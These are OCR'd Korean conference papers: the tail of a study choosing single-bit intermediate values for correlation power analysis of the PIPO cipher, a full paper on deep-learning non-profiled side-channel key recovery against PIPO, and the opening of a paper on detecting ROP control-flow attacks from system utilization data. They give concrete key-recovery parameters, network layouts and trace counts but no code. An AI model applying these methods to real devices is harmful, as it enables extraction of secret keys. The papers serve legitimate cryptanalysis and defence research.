PIPO-128	64-bit	128-bit	13
PIPO-256	64-bit	256-bit	15

PIPO의 암호화 알고리즘은 AddRoundKey, S-Box, P-Box 연산으로 이루어지며 [그림 1]과 같이 동작한다. 사용되는 RK_j는 $j(0 \le j \le r)$번째 8바이트 라운드키를 의미한다.



[그림 1] PIPO 암호화 알고리즘



[그림 2] PIPO S-Box 구조

2.3 S-Box 연산에 따른 중간값 선택

상관전력분석에서 분석성능을 높이기 위해서는 중간값과 전력 모델, 분석 지점을 적절하게 선택해야 한다. 비트슬라이스 구조를 사용하지 않는 S-Box의 경우 출력값의 비트들이 모두 같은 레지스터에 저장된다. 따라서 S-Box 출력값 전체의 해밍웨이트를 중간값으로 설정할 시 소비전력과 중간값의 선형성이 높아지므로 상관전력분석에서 높은 분석성능을 기대할 수 있다.

반면 비트슬라이스 기반 S-Box를 사용하는 PIPO의 경우 [그림 2]와 같이 S-Box 입출력의 $i(0 \le i < 8)$번째 비트들이 같은 레지스터($X[i]$)에 들어가 병렬적으로 연산하는 특징을 가지고 있다. 즉, S-Box 연산 출력의 비트들이 같은 레지스터에 저장되지 않는다. 따라서 PIPO의 S-Box 연산 시 $X[i]$를 동작 및 연산할 때 나오는 소비전력만 존재하며, S-Box 입출력에 대한 전력정보는 존재하지 않는다. 이를 통해 S-Box 출력값의 전체 8-bit를 중간값으로 선택하는 것보다 S-Box 출력값의 한 비트만을 중간값으로 설정하여 분석하는 것이 유리함을 알 수 있다.

III. PIPO에 대한 효율적인 상관전력분석

3.1 PIPO에 Best bit Selection 적용

2020년 한재승 등은 비트슬라이스 기반 S-Box 연산 입력의 전체 비트 차분에 따른 출력 비트들의 상관계수를 구하여 단일비트별 상

관전력분석의 성능을 예측하는 방법(Best bit selection)을 제시했다[2]. 제시한 Best bit selection 방법을 PIPO의 S-Box에 적용한 결과, 비트별 최대 상관계수 $R_i\,(0 \le i < 8)$는 [표 2]와 같다. 이때 R_i가 낮을수록 높은 분석성능(*Ratio*)을 가질 것으로 예측한다.

[표 2] PIPO Best bit selection 적용 결과

i bit	0	1	2	3	4	5	6	7
R_i	1	1	0.5	0.282150	0.375	1	1	0.375

[표 2]에서 0, 1, 5, 6bit의 경우 R_i가 1이므로 *Ratio*가 모두 1임을 예측할 수 있다. 다음과 같은 단일비트를 중간값으로 설정 시 같은 상관계수의 절댓값을 가지는 고스트키(Ghost Key)가 발생하여 성능이 좋지 않다. 따라서 R_i가 1이 아닌 나머지 2, 3, 4, 7bit를 상관전력분석에서 사용하는 것이 유리하다. 그 중에서도 최소 R_i값을 가지는 3번째 비트(3bit)에서 가장 높은 분석성능을 보일 것이라고 예측할 수 있다. 따라서 PIPO에 대한 상관전력분석에서 3bit를 중간값으로 가져갈 때 옳은키를 높은 분석성능으로 복구할 수 있다.

3.2 PIPO 마스터키 복구 방법

PIPO의 라운드키는 PIPO의 마스터키를 64-bit 단위로 나누어 생성하며, 이때 각 라운드 상수를 XOR하여 라운드키로 사용한다. PIPO-128 의 경우 RK_0, RK_1를 복구해야 마스터키를 복구할 수 있으며, PIPO-256의 경우 총 4라운드를 분석해야 한다. 본 논문에서는 제시한 중간값을 활용하여 PIPO-128 대한 효율적인 상관전력분석을 시행한다.


IV. 실험 결과

본 실험에서는 2개의 분석 대상 칩을 사용해 PIPO-128이 2라운드까지 동작할 때의 파형을 수집한다. 자세한 실험환경은 [표 3]과 같다.


[표 3] 실험환경

전력 수집 보드	Chipwhisperer-Lite
분석 대상 칩	Atmel XMEGA128 (8-bit 기반 프로세서) … (1)
	STM32F3 Target Board for Chipwhisperer CW308 UFO Board (32-bit 기반 프로세서) … (2)
샘플링 레이트	29.538 MS/s
파형 수	10,000

PIPO-128 1 Round S-Box 출력값의 단일비트를 중간값으로 선택해 RK_0를 분석한 결과, 바이트별 *Ratio*는 [그림 3], [그림 4]와 같다.



[그림 3] (1)에서의 PIPO-128 1 Round 실험결과



[그림 4] (2)에서의 PIPO-128 1 Round 실험결과

또한 10,000개의 파형에서 $i\,(0 \le i < 8)$번째 비트를 중간값으로 선택했을 때 모든 바이트에 대한 평균 *Ratio*는 [표 4]와 같다.

[표 4] 비트에 따른 평균 *Ratio*


i bit	0	1	2	3	4	5	6	7
Ratio(1)	1	1	1.86	2.76	2.29	1	1	2.41
Ratio(2)	1	1	1.88	3.05	2.50	1	1	2.50

[표 5]는 상관전력분석에서 2, 3, 4, 7bit를 중간값으로 선택할 때, 바이트 평균 *Ratio*가 1.2를 넘게 되는 최소분석파형수 이다. 두 개의 칩에서 수집한 파형에 대해 [표 2]의 예측값과 같이 3bit에서 평균 분석성능이 가장 높으며, *Ratio* 1.2를 넘는 최소분석파형수가 가장 적으므로 다른 단일비트보다 효과적으로 상관전력분석이 가능하다.


[표 5] 비트에 따른 평균 최소분석파형수

i bit	2	3	4	7
최소분석 파형수(1)	190	170	200	190
최소분석 파형수(2)	220	160	180	170

다음으로, 마스터키 복구를 위해 분석한 RK_0를 고정하여 RK_1을 복구한다. 이때 중간값은 2 Round S-Box 출력값의 3bit로 설정한다. [그림 5], [그림 6]은 소비전력파형에 따른 RK_0, RK_1에 대한 상관계수이다. 이를 통해 PIPO-128의 마스터키를 복구할 수 있다.



[그림 5] (1)에서의 1, 2 Round 분석결과



[그림 6] (2)에서의 1, 2 Round 분석결과

V. 결론

본 논문에서는 비트슬라이스 기반 암호 PIPO에 Best bit selection을 적용해 높은 분석성능을 가지는 단일비트 중간값을 제안하였다. 이때 3bit를 중간값으로 설정할 시 두 개의 실험환경에서 모두 높은 분석성능으로 라운드키를 복구할 수 있다. 또한 다른 비트에 비해 적은 최소분석파형수가 필요하므로 PIPO에 대한 효율적인 상관전력분석이 가능하다.

[사사] "이 논문은 2020년도 정부(과학기술정보통신부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임 (No.2017-0-00520,SCR-Friendly 대칭키 암호 및 응용모드 개발)"

[참고문헌]

[1] Hangi Kim, et al., "PIPO: A Lightweight Block Cipher with Efficient Higher-Order Masking Software Implementations." International Conference on Information Security and Cryptology. Springer, Cham, 2020.

[2] 한재승, 김연재, 김수진, 심보연, 한동국, "비트 슬라이스 구현 블록암호에 대한 효율적인 상관전력분석 기법", 한국정보보호학회 하계학술대회, 2020

[3] Brier Eric, et al., "Correlation power analysis with a leakage model" p. 16-29, International workshop on cryptographic hardware and embedded systems, 2004

비트슬라이스 구조에 효율적인 딥러닝 기반 비프로파일링 부채널 분석 - Case Study: PIPO

한재승*, 임성혁*, 이태호*, 한동국*

*국민대학교 (대학원생, 교수)

Deep Learning-based Non-Profiled Side-Channel Analysis on Bitslice Structure - Case Study PIPO

JeaSeung Han*, SeongHyuck Lim*, Tae-Ho Lee*, Dong-Guk Han*

*Kookmin University (Graduate student, Professor)

요 약

최근 부채널 분석에 대한 이슈가 많아짐에 따라 블록암호의 설계부터 부채널 분석 대응기법을 고려하는 경우들이 많아지고 있다. 이러한 블록암호는 비트슬라이스 구조로 설계되는 경우가 많은데, 특히, 최근 국내에서는 부채널 대응기법 친화적인 경량 블록암호인 PIPO를 발표했다. 본 논문은 비트슬라이스 구조에 효과적인 이진 인코딩 기반 라벨링 기법을 제안함으로써, 효율적인 딥러닝 기반 비프로파일링 모델을 제시했다. 또한, 사분위수를 이용한 딥러닝 기반 비프로파일링 분석의 성공기준에 대해 제안한다. 이를 실제 PIPO64/128 공개 데이터 집합에 적용하여 1라운드 분석을 수행했고, 기존의 통계기법인 CPA(Correlation Power Analysis)의 결과와 비교하여 효율성을 입증했다.

I. 서론

부채널 분석이란 장비에서 암호 알고리즘이 동작할 때 발생하는 전력, 빛, 전자파 등의 부채널 정보를 이용하여 암호키 등의 비밀 정보를 획득하는 기법이다. 부채널 분석은 크게 프로파일링 분석과 비프로파일링 분석으로 구분할 수 있다. 프로파일링 분석은 공격 대상 장비와 동일한 환경의 장비로부터 프로파일을 생성하고 공격 대상 장비에서 획득한 부채널 정보와 프로파일 간의 매칭을 통해 비밀정보를 분석하는 기법이다. 비프로파일링 분석은 공격 대상 장비에서 얻어진 다량의 부채널 정보를 분석하여 비밀정보를 획득하는 기법이다. 전력정보를 이용한 대표적인 비프로파일링 분석으로 DPA (Differential Power Analysis), CPA (Correlation Power Analysis)가 있다.

딥러닝은 기계학습의 일종으로, 깊은 신경망의 데이터 학습을 통해 기대하는 함수 F와 유사한 함수인 F'을 얻어내는 기법이다. 딥러닝 기법은 이미지 분류, 음성 인식 등의 문제를 해결하는 것에 뛰어나다고 알려져 있으며, 부채널 분석에서도 딥러닝을 활용한 분석 결과들이 도출되고 있다.

딥러닝 기반 비프로파일링 부채널 분석은 2019년에 Benjamin Timon이 최초로 제안했다[1]. 분석의 주요 아이디어는 MLP (Multi-Layer Perceptron), CNN (Convolutional Neural Network) 등의 신경망 구조에 전력 파형을 입력했을 때, 추측 중간값의 전력모델값을 출력하도록 학습시키는 것이다. 이때, 각 추측키별 신경망의 학습 추이를 보고 어떤 추측키가 옳은키인지 판단한다.

본 논문은 비트슬라이스 구조 특성에 효과적인 이진 인코딩 기반 라벨링 기법을 제안한다. 이를 통해 딥러닝 기반 분석 모델을 설계하고, 분석 결과의 기준에 대해서 제안한다. 비트슬라이스 블록암호 PIPO[2]에 대해 제안한 딥러닝 모델을 통한 분석과 기존의 분석 기법인 CPA

를 수행하고 결과를 비교하여 제안한 모델의 실효성을 입증한다.

II. 배경지식

2.1 PIPO[2]

PIPO는 2020년에 발표된 경량 블록암호이며, 비트슬라이스 구조로 설계됐다. PIPO는 64-bit 블록크기를 가지고, 8-bit 단위 S-Box를 사용하며, 마스터키 크기에 따라 PIPO64/128과 PIPO64/256를 제공한다. 비트슬라이스 구조의 블록암호는 S-Box 연산이 비트 간 논리연산으로 이루어져 있으므로 여러 번의 S-Box 연산을 논리연산 들을 통해 병렬적으로 처리할 수 있는 장점이 있다. 따라서, 실제 동작 시에도 S-Box 입출력 단위가 아니라 각 S-Box 입출력들의 i번째 비트들을 모은 값을 i번째 바이트로 연산 및 저장하는 특징이 있다.

2.2 CPA

CPA는 고정된 키에 대한 다수의 파형과 그에 대한 평문 정보를 이용해 키를 분석하는 비프로파일링 분석 기법이다. 먼저 각 추측키별로 중간값의 소비전력 값과 실제 전력 파형과의 피어슨 상관계수를 구하고, 가장 높은 상관계수를 갖는 추측키를 옳은키로 분석한다. 일반적으로 중간값으로 S-Box와 같은 비선형 연산의 출력값을 사용하는 것이 분석 성능이 좋다고 알려져 있으며, 소비전력 값은 소프트웨어 구현 기준으로 HW(Hamming Weight) 모델이 적합하다고 알려져 있다.

2.3 MLP

MLP는 다수의 퍼셉트론을 하나의 층으로 하여, 여러 개의 층으로 이루어진 신경망 구조이다. 각 퍼셉트론은 이전 층으로부터 각 입력 데이터와 가중치의 곱의 합과 바이어스 값을 더한 뒤, 비선형함수인 활성함수를 거쳐서 다음 층에 출력하는 구조이다. MLP는 현재 층의 각 퍼셉트론이 다음 층의 퍼셉트론과 모두 연결되어있는 완전연결구조이며, 크게 입력층, 은닉층, 출력층으로 구성된다. 다량의 데이터와 그에 대한 답인 라벨 값들이 주어지면 이 데이터 집합을 통해 MLP 구조를 학습시킬 수 있고, 이를 지도학습이라 한다. 지도학습의 학습과정은 학습 데이터에 대한 라벨 값과 실제 MLP 신경망의 출력값을 손실함수를 통해 벌점을 계산하고, 벌점을 통해 신경망의 가중치 및 바이어스를 갱신하는 방식으로 이루어진다.

2.4 딥러닝 기반 비프로파일링 분석

딥러닝 기반 비프로파일링 분석은 각 추측키별로 파형과 추측 중간값 데이터로 MLP 등의 신경망 모델을 지도학습 시킨 뒤, 추측키별 학습 결과를 보고 가장 잘 학습된 신경망을 갖는 추측키를 옳은키로 분석하는 기법이다. 이때, 분석의 통계기법이 피어슨 상관계수로 고정돼 있는 CPA와 달리, 딥러닝 기반 분석은 학습모델의 신경망 구조, 손실함수, 활성함수 등에 따라 학습의 성능이 크게 좌우된다. 한재승 등은 AES에서의 딥러닝 기반 비프로파일링 분석을 통해 라벨링 기법에 따라서도 분석 성능이 크게 좌우됨을 보였다[3]. 그리고 기존에 알려진 단일비트 라벨링 기법보다 인코딩되지 않은 HW 라벨링이 분석 성능 측면에서 우월함을 실험적으로 입증했다.

III. 비프로파일링 분석 모델 설계

본 절에서는 PIPO에 대한 각 비프로파일링 분석 실험에서의 중간값, 분석구간, 분석기준 등에 대해 정의한다. 그리고 딥러닝 기반 비프로파일링 분석에 대해 비트슬라이스 구조의 특성을 이용한 라벨링 기법과 분석의 성공기준을 제안한다.

3.1 PIPO CPA

한재승 등은 비트슬라이스 블록암호에 대한 CPA에서 중간값으로 S-Box 출력의 단일비트 모델이 분석에 적합함을 보였고, 각 단일비트별 분석 성능을 예측하는 방법을 제시했다[4]. [표 1]은 [4]의 방법을 통해 구한 PIPO S-Box의 비트별 CPA 예측성능 값이다. y_7이 S-Box 출력의 MSB (Most Significant Bit), y_0이 LSB (Least Significant Bit)이고 R_i 값이 낮을수록 높은 분석 성능을 가진다.

y_i	y_0	y_1	y_2	y_3	y_4	y_5	y_6	y_7
R_i	1.0	1.0	0.5	0.28	0.38	1.0	1.0	0.38

[표 1] PIPO S-Box의 비트별 CPA 예측성능

따라서, 본 논문에서는 PIPO CPA에서 y_3비트를 중간값으로 채택했다. 본 논문에서는 옳은 키의 상관계수를 자신을 제외한 가장 높은 상관계수로 나눈 ratio 값이 1.2 이상일 때 분석에 성공했다고 판단한다.

3.2 PIPO 딥러닝 기반 비프로파일링 분석

비트슬라이스 구조인 블록암호는 동작 시 실제 S-Box 입출력 단위를 1비트씩 끊어서 사용하기 때문에 파형을 한 시점 단위로 보는 CPA에서는 단일비트 중간값을 사용하는 것이 적절하다. 하지만 딥러닝 기반 비프로파일링 분석은 CPA와 달리 파형의 한 시점에 대한 분석이 아닌 입력된 파형 전체에 대한 분석이므로 비트슬라이스 구조에서도 S-Box 출력 전체를 중간값으로 가져가는 것이 유리하다. 따라서, [3]에서 제안한 방법대로 S-Box 출력의 HW를 라벨로 활용할 수도 있지만, 본 논문에서는 비트슬라이스 구조의 특성을 이용한 라벨링 기법을 제안한다.

한 시점에 S-Box 출력의 모든 정보가 들어있는 일반 구조와 달리 비트슬라이스 구조에서는 여러 시점에 각각의 S-Box 출력 비트의 전력정보가 있다. 따라서 S-Box의 출력의 모든 비트를 다 학습에 사용하면서, 각각의 비트별로 학습될 수 있는 이진 인코딩 기반 라벨링 기법을 제안한다. S-Box 출력 8-bit를 $0by_7y_6y_5y_4y_3y_2y_1y_0$으로 표현하면 제안하는 라벨링 과정과 그 예시는 다음과 같다.

$$0by_7y_6y_5y_4y_3y_2y_1y_0 \rightarrow [y_7,y_6,y_5,y_4,y_3,y_2,y_1,y_0]$$
$$62 = 0b00111110 \rightarrow [0,0,1,1,1,1,1,0]$$

즉, 신경망의 출력은 8개로 S-Box 출력의 각 비트를 의미하게 된다. 각 비트별 손실함수 값을 모두 더한 값이 최종 손실(loss)가 되고, 각 추측키별로 loss의 값이 낮을수록 잘 학습됐다고 판단한다.

기본적인 분석과정은 모든 추측키에 대해 각각 학습을 수행한 뒤, 가장 낮은 loss 값을 갖는 추측키를 옳은키로 판단하는 것이다. 이때, CPA와 같이 가장 높은 값 두 개의 비율인 ratio로써 분석 성능을 측정할 수도 있다. 하지만 CPA에서의 상관계수와 달리 loss 값은 값의 범위가 제한되지 않으므로 CPA와 같은 1.2의 ratio 수치로 분석 성공의 기준을 설정하는 것은 적절하지 않다. 따라서, 모든 추측키들의 사분위수를 이용한 이상점 탐지 기법을 적용해 분석의 성공기준을 세우고자 한다.

먼저 256개의 추측키에 대한 loss 값들을 오름차순으로 정렬한 뒤, 64, 128, 192번째의 loss 값을 q_1,q_2,q_3라고 정의한다. 그리고 키 분석 성공기준인 $Threshold$는 다음과 같이 정의한다.

$$Threshold = q_1 - 2.5(q_3 - q_1)$$

본 논문에서는 옳은키가 가장 낮은 loss값을 가지며, 그 값이 위의 $Threshold$ 값보다 낮을 때, 분석이 성공했다고 판단한다.

IV. PIPO64/128 비프로파일링 분석

본 논문은 PIPO64/128의 공개 데이터 집합ㄸ을 이용하여 분석을 수행했다[5]. 공개 데이터 집합은 10,000개의 PIPO64/128 동작 전력 파형과 그에 대한 평문 및 암호문 정보를 포함하고 있다. 이 데이터 집합에 대한 1라운드키 분석을 수행했다.

4.1 CPA 결과

3.1절의 내용과 같이 1라운드 S-Box의 출력값 중 y_3비트를 중간값으로 1라운드키 8바이트를 분석했다. 10개 단위의 CPA를 통해 분석 성공기준인 ratio 1.2가 넘는 최소 분석 파형 수를 각 바이트별로 구했다. [표 2]는 CPA 최소 분석 파형 수 결과이다. 가장 큰 바이트는 390개, 평균 187개의 최소 분석 파형 수를 가졌다.

Byte	1	2	3	4
최소 분석 파형 수	160	140	260	140
Byte	5	6	7	8
최소 분석 파형 수	110	390	100	200

[표 2] PIPO64/128 1라운드키의 CPA 최소 분석 파형 수


4.2 딥러닝 기반 비프로파일링 분석 결과

3.2절에서 제안한 라벨링 기법과 분석 성공기준을 적용하여 비프로파일링 분석을 수행했다. 사용한 신경망 구조는 [표 3]과 같다.

Layer	Node (in, out)	Kernel initializer
Input	(2200, 2200)	-
Dense	(2200, 200)	he_normal
ReLU	(200, 200)	-
Dense	(200, 8)	he_normal
Sigmoid	(8, 8)	-

[표 3] 분석에 사용한 신경망 구조

학습은 Adam Optimizer (learning rate : 0.0001)을 사용했으며 배치 크기 100으로 1,000 epoch 만큼 수행했고, 학습 전에 전력 파형 값을 (-1, 1) 사이로 정규화시켰다. [그림 1]은 파형 110개를 사용해서 1라운드키 1바이트를 분석한 결과이다. 옳은키가 다른 추측키들에 비해 실제로 낮은 loss 값을 가지고, 그 값이 *Threshold*보다 낮으므로 분석에 성공한 것을 볼 수 있다.



[그림 1] 파형 110개를 사용한 1라운드키 1바이트의 분석 결과

[표 4]는 분석 파형 10개 단위의 딥러닝 기반 비프로파일링 분석을 통해 구한 최소 분석 파형 수 결과이다. 최소 분석 파형 수가 평균 106개로 CPA와 비교하여 약 1.76배 적었다. 또한, CPA에서 가장 분석 성능이 낮은 6바이트 기준으로는 최소 분석 파형 수가 3배 이상 적은 것을 확인할 수 있다.

Byte	1	2	3	4
최소 분석 파형 수	100	100	120	120
Byte	5	6	7	8
최소 분석 파형 수	100	120	90	100

[표 4] PIPO64/128 1라운드키의 딥러닝 기반 분석 최소 분석 파형 수

V. 결론

본 논문은 비트슬라이스 구조에 효과적인 라벨링 기법을 제안함으로써, 효율적인 딥러닝 기반 비프로파일링 모델을 제시했다. 또한, 딥러닝 기반 분석에서의 분석 성공기준에 대해 제시했다. 그리고 실제 비트슬라이스 구조를 갖는 경량 블록암호 PIPO의 공개 데이터 집합에 대해 제안한 딥러닝 모델을 적용하여 비프로파일링 분석을 수행했다. 같은 데이터 집합에 대한 CPA 결과와 비교해 평균 1.76배에서 크게는 3배 이상의 향상된 분석 성능을 보였다. 이는 딥러닝 기반 비프로파일링 분석이 분석 성능 측면에서 기존 통계기법보다 더 효과적임을 입증한다. 향후, 제안한 모델의 고차분석 적용 및 기존 라벨링 기법과의 비교연구를 수행할 예정이다.

[사사] "이 논문은 2020년도 정부(과학기술정보통신부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임 (No.2017-0-00520,SCR-Friendly 대칭키 암호 및 응용모드 개발)"

[참고문헌]

[1] B. Timon, "Non-profiled deep learning-based side-channel attacks with sensitivity analysis," IACR Transactions on Cryptographic Hardware and Embedded Systems, TCHES, pp. 107-131, 2019.

[2] Hangi Kim, et al., "PIPO: A Lightweight Block Cipher with Efficient Higher-Order Masking Software Implementations." International Conference on Information Security and Cryptology. Springer, Cham, 2020.

[3] 한재승 등, "효과적인 딥러닝 기반 비프로파일링 부채널 분석 모델 설계방안", 한국정보보호학회 논문지, 30권, 6호, pp. 1291-1300, 2020.

[4] 한재승 등, "비트슬라이스 구현 블록암호에 대한 효율적 상관전력분석 기법", 2020 정보보호학회 하계학술대회, 2020.

[5] TrusThingz, "PIPO data set", https://trusthingz.org/index.php/pipo-data-set.

System Side Channel Information 기반 Control-flow Attack 탐지 기법 설계 및 구현*

김선권*, 진홍주**, 이지원**, 이동훈**

*고려대학교 일반대학원 정보보안학과

**고려대학교 정보보호대학원 정보보호학과

Design and Implementation of A Control-flow Attack Detection Method Using System Side Channel Information

Seon Kwon Kim*, Hongjoo Jin**, Jiwon Lee**, Dong Hoon Lee**

*Graduate School of Cyber Security, Korea University

**Graduate School of Information Security, Korea University

요 약

최근 Control-flow attack 방어 기법 연구들은 실제 애플리케이션에 적용했을 때 발생하는 공격 분석 비용을 보완하기 위해 노력하고 있다. 그럼에도 불구하고, 기존 방어 기법들의 새로운 하드웨어 구현 및 알고리즘 기법은 실제 산업에서의 공격 분석 및 비용 문제에 있어 효용성이 여전히 떨어진다. System side channel information은 실행 중인 시스템 및 프로세스가 발생시키는 System utilization 정보이다. 본 논문은 기존 방어 기법들의 문제를 해결하기 위해 System side channel information을 활용한 경량화된 탐지 기법을 새롭게 제안한다. 새롭게 구현한 탐지 기법은 분석 프로그램의 프로세스가 실행되는 과정에 Thread를 통해 동적으로 프로그램의 프로세스 I/O, Memory, Context switch 정보를 Profiling한다. 특히, System side channel information이 정상 프로그램의 제어 흐름에서는 정상 패턴을 보이다가 Control-flow attack이 발생하게 되면 특이 변동 패턴을 보인다는 것을 약 1,600번의 Profiling 실험을 1,000번 수행하여 확인했다. 실제 System side channel information을 활용한 패턴 비교를 통해 특이 변동 구간을 분석하고 Control-flow attack을 탐지했다.

1. Introduction

Control-flow attack은 애플리케이션의 제어 흐름을 새로운 방향으로 바꿔 의도하지 않은 작업을 수행하게 한다. Control-flow attack 방어 기법들은 런타임에 애플리케이션을 모니터링하거나 미리 계산된 적절한 상태 집합과 비교함으로 애플리케이션의 제어 흐름을 적절한 실행 흐름으로 제한한다. 기존 Control-flow attack 방어 기법들은 성능 향상을 위해 빠른 알고리즘 기법과 추가적인 하드웨어 구현을 통해 해결하려 했다. 그러나, 기존 방어 기법들은 분석을 위해서 소스 코드 또는 Debug 정보를 필요로 하고, 적용에 많은 비용이 드는 문제로 인해 실제 산업에서 실효성이 떨어진다 [1].

최근 캐시 사이드 채널 공격 탐지 연구에서, 캐시 사이드 채널 공격과 System utilization의 관계성을 밝혔으며, 더 나아가 매 공격마다 발생하는 Cache set distribution of evictions의 특이 패턴을 기반으로 캐시 사이드 채널 공격 탐지 기법이 연구됐다 [2]. 캐시 사이드 채널 공격은 악성 소프트웨어를 통해 제어 흐름을 조작하여 Last Level Cache (LLC)에 데이터 충돌을 일으킨다는 점에서 Control-flow attack과 유사성을 보인다 [3, 4, 5]. 예를 들어, 프로그램이 시작되면서 운영체제가 실제 메모리에 적재하는 데이터의 양과 프로그램의 실행에 따른 실제 메모리 데이터 사용량을 분석하면 공격에 따른 메모리 데이터 I/O 및 사용량의 변화가 정상 흐름에 비해 큰 변동을 보임을 알 수 있다.

본 논문에서는 캐시 사이드 채널 공격 탐지 연구 방법을 Control-flow attack 탐지 연구 방법에 System side channel information을 기반으로 새롭게 적용하였다. 새롭게 적용한 기법의 기여는 다음과 같다.

- System side channel information을 활용한 Control-flow attack 탐지 기법은 기존의 분석 기법 보다 경량화된 동적 탐지 시스템으로, 실제 산업에서 필요로 되는 실시간 제어 환경에서 사용될 수 있다.
- 새롭게 System side channel information을 활용한 Control-flow attack 탐지 기법 프로토타입을 프로그램의 프로세스를 Profiling하는 Thread를 통해 구현했다.
- 약 1,600번의 Profiling 실험을 1,000번 수행하였다. 실험 결과로 발견된 System side channel information과 Control-flow attack 관계성을 활용하여, System side channel information 변동 패턴 비교 및 분석을 통하여 Control-flow attack을 탐지했다.

* 이 성과는 2021년도 과학기술정보통신부의 재원으로 한국연구재단의 지원을 받아 수행된 연구임 (No.NRF-2021R1A2C2014428).

2. Background

2.1 Control-flow attack

Control-flow attack은 제어 흐름을 변경하기 위해 다양한 메모리 오류를 사용하여 프로그램 실행을 제어하는 공격이다 [6]. 특히, 섹션 4의 공격 시나리오인 Return Oriented Programming (ROP) [8]은 공격자가 프로그램 내에 코드를 삽입하지 않고 프로그램 주소 공간에 이미 존재하는 명령어들 중, Return 명령어로 끝나는 일련의 명령어들을 연결하여 프로그램의 제어 흐름을 조작하고 임의의 실행을 유도하는 공격이다.

2.2 System Side Channel Information

System side channel information은 컴퓨터 시스템과 프로세스에서 측정 가능한 System utilization 정보로, 시스템 Monitoring, Profiling을 통해 현재 실행 중인 시스템 및 프로세스의 CPU, 메모리, 디스크, 네트워크 사용 비율을 얻을 수 있다 [7]. 일반적으로, 시스템과 프로세스가 발생시키는 System side channel information은 수행 작업에 따라 변동을 보인다.

3. System Side Channel Information 기반 공격 탐지 기법

본 논문에서 제시하는 System side channel information 기반 Control-flow attack 공격 탐지 기법은 프로그램 실행에 발생하는 System utilization 중 사용자가 지정한 정보를 탐지하기위해 메인 Thread로부터 서브 Thread를 생성하여 주기적으로 프로세스를 Profiling한다. System utilization 탐지에는 시스템 Profiling 라이브러리를 사용하여 프로그램의 프로세스가 사용하는 메모리양, 프로세스에 발생하는 Context switch 수, 프로세스의 I/O 정보를 Profiling한다. System side channel information 패턴 비교를 통해 얻은 특이 변동 구간을 분석하여 Control-flow attack을 탐지한다.

3.1 System utilization

섹션 4에서 Profiling하는 System utilization 특성은 다음과 같다.

- Unique Set Size (USS): 프로세스에 할당된 고유한 메모리 공간으로, 프로세스가 종료되면 해제된다.
- Proportional Set Size (PSS): 다른 프로세스들과 공유된 메모리 공간으로, 공유 프로세스 간에 균등하게 메모리 공간이 나눠진다.
- Anonymous: 파일 시스템과 별개로 프로그램의 스택 및 힙에 대해 생성되는 가상 메모리 공간이다.
- Private clean: 프로세스에 할당된 메모리로, 디스크에서 적재된 이후 수정되지 않은 메모리이다.
- Private dirty: 프로세스에 할당된 메모리로, 디스크에서 적재된 이후 수정된 메모리이다.
- Shared clean: 여러 프로세스와 공유된 메모리로, 디스크에서 적재된 이후 수정되지 않은 메모리이다.
- Context switch - voluntary: 프로세스에서 수행한 자발적 Context switch 수이다. 프로세스가 필요로 하는 자원이 사용 불가능한 상황일 때 발생한다.
- Context switch - involuntary: 프로세스에서 수행한 비자발적인 Context switch 수이다. 프로세스가 정해진 Time slice를 넘었거나 우선순위가 높은 프로세스에 의해 전환이 생기면 발생한다.
- Read count: 프로세스가 수행한 누적된 읽기 작업 수로, 읽기 관련 System call 수를 포함한다.
- Write count: 프로세스가 수행한 누적된 쓰기 작업 수로, 쓰기 관련 System call 수를 포함한다.
- Read chars: 프로세스가 수행한 읽기 관련 총 바이트의 양이다.
